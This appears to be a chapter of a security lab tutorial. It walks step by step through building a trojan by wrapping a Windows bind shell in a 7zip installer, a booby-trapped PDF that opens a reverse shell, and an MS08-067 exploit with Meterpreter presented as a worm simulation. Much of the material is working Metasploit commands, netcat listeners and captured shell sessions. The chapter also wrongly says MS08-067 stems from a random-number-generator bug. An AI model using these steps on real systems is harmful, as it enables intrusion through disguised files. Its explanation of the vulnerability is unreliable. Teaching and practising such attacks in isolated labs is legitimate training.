# 4 – Creating malware: Basic

## 4.1 Trojan

Now that we know how can create a basic malware, the next step is creating an advanced trojan horse. This one gets access to a windows machine, but a similar method can be used for Linux.

For this exercise, windows/shell_bin_tcp is the payload in use. Feel free to discover the options with command *info* or *search* in msfconsole. This example uses a bind shell to interconnect machines. For more information about shells look Bind and reverse shell, this is necessary for several exercises.

As we know, a trojan horse is a malware that looks like a useful file, but it has a malicious action. This activity uses a legitim executable file to take advantage of a naive user. To start, open the msfconsole and read about this payload. Hint: *'info payload/w.......'*


This payload contains two options namely: PORT that could be any (Default 4444 is fine) and RHOST that means remote host, in our case is the IP address of the machine interface connected with windows VM. Set it, and continue using the generate command.

This trojan horse is generated slightly different since this example uses a legitim .exe file as a template. For this, the option *'-x'* is used to designate a template. The complete command line is:

$$Generate - x\ path\_to\_file\ - f\ file\_name\ - t\ format$$

*Note: An original file is provided in /home/lab/7zip.exe. It is an installer for 7zip compressor. Feel free to use a different one.*

The figure below illustrates the procedure.




```
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > set rhost 10.239.202.117
rhost => 10.239.202.117
msf payload(shell_bind_tcp) > generate -x /home/lab/7zip.exe -f file2.exe -t exe
[*] Writing 1110476 bytes to file2.exe...
```

*Figure 1 Creating trojan horse with a template.*

The following command does the same with msfvenom:

$$Msfvenom\ - p\ windows/shell\_bind\_tcp\ - x\ path\_to\_file\ RHOST = IP\_address\ - f\ format\ - o\ file\_name$$

To test this malware, copy the new executable to the shared folder and execute it. This action will not show anything and it does not mean it was wrong, but that the bind shell is running in background. The final step is to connect the host machine to the VM, run the command "$nc\ ip\_address\_windowVM\ port$" and wait for access. The following figure demonstrates this point.



```
root@metasploit-LAB:~# nc 10.239.202.5 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\asdf\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCE6-90B0

 Directory of C:\Documents and Settings\asdf\Desktop

08/08/2017  04:42 PM    <DIR>          .
08/08/2017  04:42 PM    <DIR>          ..
08/08/2017  04:40 PM         1,110,476 7zip2.exe
06/25/2017  12:03 AM    <DIR>          asada
06/23/2017  06:34 AM            73,802 cookies.exe
06/23/2017  06:34 AM            73,802 cookies2.exe
06/24/2017  11:59 AM            46,264 evil.pdf
06/24/2017  12:09 PM             6,114 msf.pdf
07/03/2017  06:40 AM               198 Shared.lnk
06/22/2017  11:15 PM             5,947 timetable.pdf
               7 File(s)      1,316,603 bytes
               3 Dir(s)   2,741,415,936 bytes free
```

*Figure 2 Successful access to a windows machine.*


## 4.2 Virus

To demonstrate the functionality of a virus, this exercise uses a reverse shell connection from a PDF file. The payload used is like the one in lesson 4.1, the difference is that now the attacker is waiting for the user to run the trap file. Hence, the victim starts the connection and simplifies the configuration of the payload because the victim's IP is not needed and you set your own IP as a link. This method avoids misconfigurations and other common errors.

Metasploit offers multiple exploits against common software, for example, Adobe reader or Foxit Reader. MSF takes advantage of known buffer overflows to execute a specific payload. You can look for different exploits using *'search pdf'* in the console. Each exploit works for diverse targets; however, MSF gives complete info about them.

Our example uses 'exploit/fileformat/adobe_utilprintf', which is a buffer overflow in Adobe Reader version 8.1 or previous. The exploit only needs to be set with a filename and produce an output, but it does nothing until it is combined with any payload. At this point, a reverse shell is added in the payload with the IP address of the host machine.

To create the malware in an exploit module is somewhat different, as instead of using '*generate*', you use *'run'* or '*exploit'*. The figure below summarises this exercise.




```
msf exploit(adobe_utilprintf) > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(adobe_utilprintf) > set lhost 10.239.202.117
lhost => 10.239.202.117
msf exploit(adobe_utilprintf) > set filename UK_timetable.pdf
filename => UK_timetable.pdf
msf exploit(adobe_utilprintf) > run

[*] Creating 'UK_timetable.pdf' file...
[+] UK_timetable.pdf stored at /home/lab/.msf4/local/UK_timetable.pdf
```

*Figure 3 Creating a PDF file used as a virus.*

As result, you get a PDF file. Copy this file to the shared folder. Before running the file in the VM, you must listen for connections. Netcat allows this with the command *'nc -l -p Port --vv'*, that listens on a specific port. Once listening, the attacker just should wait for the execution by a victim. The connection starts automatically and you should have access to the victim's machine as shown in the figure below.



```
root@metasploit-LAB:~/.msf4/local# nc -l -p 4444 -vv
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [10.239.202.5] port 4444 [tcp/*] accepted (family 2, sport 1229)
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>net user
net user

User accounts for \\S-DRBH50240R71P

-------------------------------------------------------------------------------
Administrator            asdf                     Guest
HelpAssistant            SUPPORT_388945a0
The command completed successfully.
```

*Figure 4 Successful reverse shell from a PDF file.*

## 4.3 Worm

Creating a worm can be dangerous since it can spread out without control. Several cases have occurred such as the Morris worm (Spafford, 1989). On the contrary, simulating worms in VMs could require high computer performance, since you need to virtualize a complete network.


Therefore, to evaluate how a worm works, the tutorial is based on the exploits used for a famous worm called "Conficker". This malware infected more than 1.5 million IP addresses from 206 countries in its first version and later versions had a major impact. But, why was it such a harmful and uncontrollable malware?

As we know, worms propagate themselves. Conficker was propagated as a DLL (Dynamically linked library) which runs as part of svchost.exe, for this reason, anti-viruses did not have a response against it. The propagation was exploited by a windows vulnerability known as MS08-067 (qualified as Critical by Microsoft Security Techcenter). The vulnerability is due to a bug in the random number generator of the scan port routine, using SMB (Server Message Block) Conficker was able to infect other devices. Besides, a later version copies itself as the autorun.inf in USB drives to broaden the range of infections. For this example, MSF has this vulnerability as an exploit module executed as follows:

In the Metasploit console,

1. Search for the exploit: $'search\ ms08\_067'$.
2. Set the right option with the vulnerability:
   $$'use\ exploit/windows/smb/ms08\_067\_netapi\ '.$$
3. Configure the options (to identify it, use *'show options'*), for this case only RHOST(windows):
   $$'set\ RHOST\ IP\_remote\_host'.$$
4. Now, you should choose a payload. In this specific example Meterpreter is used:
   $$'set\ payload\ windows/meterpreter/reverse\_tcp\ '.$$
5. Set the payload, for meterpreter LHOST(lubuntu):
   $$'set\ LHOST\ IP\_local\_host'.$$
6. Finally, to exploit the MS08_067 vulnerability, run the exploit: $'run'$

You will only see the meterpreter console, in case the exploit was successfully completed on the target machine. Run ‘ls’ to list the files on the windows VM. The figure below illustrates this fact.



```
msf exploit(ms08_067_netapi) > search ms08_067
^[[A^[[A
Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative


msf exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.239.202.5
RHOST => 10.239.202.5
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.239.202.117
LHOST => 10.239.202.117
msf exploit(ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.239.202.117:4444
[*] 10.239.202.5:445 - Automatically detecting the target...
[*] 10.239.202.5:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 10.239.202.5:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 10.239.202.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (956991 bytes) to 10.239.202.5
[*] Meterpreter session 1 opened (10.239.202.117:4444 -> 10.239.202.5:1044) at 2017-08-12 00:38:43 +0100
meterpreter > ls
Listing: C:\
============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  0     fil   2017-06-24 08:25:23 +0100  AUTOEXEC.BA
100666/rw-rw-rw-  0     fil   2017-06-24 08:25:23 +0100  CONFIG.SYS
```

*Figure 5 MS08_067 exploited successfully.*

**Challenge:** Try to exploit the Metasploitable VM(Linux) as above, simulating a worm.
**Hint:** use samba/usermap vulnerability.

## References

Christopher Truncer in Informational, T. V. (2017, March 21). *Veil 3.0 Command Line Usage*. Retrieved from Veil – Framework: https://www.veil-framework.com/veil-command-line-usage/

Davis, M. a. (2009). *Hacking Exposed Malware and Rootkits.* McGraw-Hill, Inc.

Fosnock, C. (2005). Computer worms: past, present, and future. *East Carolina University*, 8.

Goswami, D. (2017, 05 14). *Wanna Cry ransomware cyber attack: 104 countries hit, India among worst affected, US NSA attracts criticism.* Retrieved from India Today in.: http://indiatoday.intoday.in/story/wanna-cry-ransomware-attack-104-countries-hit-nsa-criticised/1/953338.html

Lee, J. (2017, May 23). *Metasploit-framework:How a payload works*. Retrieved from Rapid7 Community: https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work

Maynor, D. (2011). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research.* Elsevier.

Microsoft Security TechCenter. (2008, October 23). *Microsoft Security Bulletin MS08-067 - Critical*. Retrieved from https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Porras, P. A. (2009). A Foray into Conficker's Logic and Rendezvous Points. *LEET*.

Rapid 7 Community. (2012, 06 01). *Metasploitable 2 Exploitability Guide.* Retrieved from Metasploit Community: https://community.rapid7.com/docs/DOC-1875

Rapid 7 Community. (2013, 07 05). *How To Set Up A Penetration Testing Lab.* Retrieved from Rapid 7 Community: https://community.rapid7.com/docs/DOC-2196

Rapid 7 Community. (2016, September 14). *Metasploit-framework: msfvenom*. Retrieved from Metasploit-framework: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Rapid 7 Community. (2017, 06 06). *Matasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Rapid 7 Community. (2017, 06 06). *Metasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Scambray, J. a. (2007). *Hacking Exposed Windows.* Tata McGraw-Hill Education.

Singh, A. (2012). *Metasploit Penetration Testing Cookbook.* Packt Publishing Ltd.

Spafford, E. H. (1989). The Internet worm program: An analysis. *ACM SIGCOMM Computer Communication Review, 19*, 17--57.

The network support company. (2016, 10 06). *What Is Malware? [Infographic].* Retrieved from network-support: https://www.network-support.com/wp-content/uploads/2016/10/What-Is-Malware-Infographic.jpg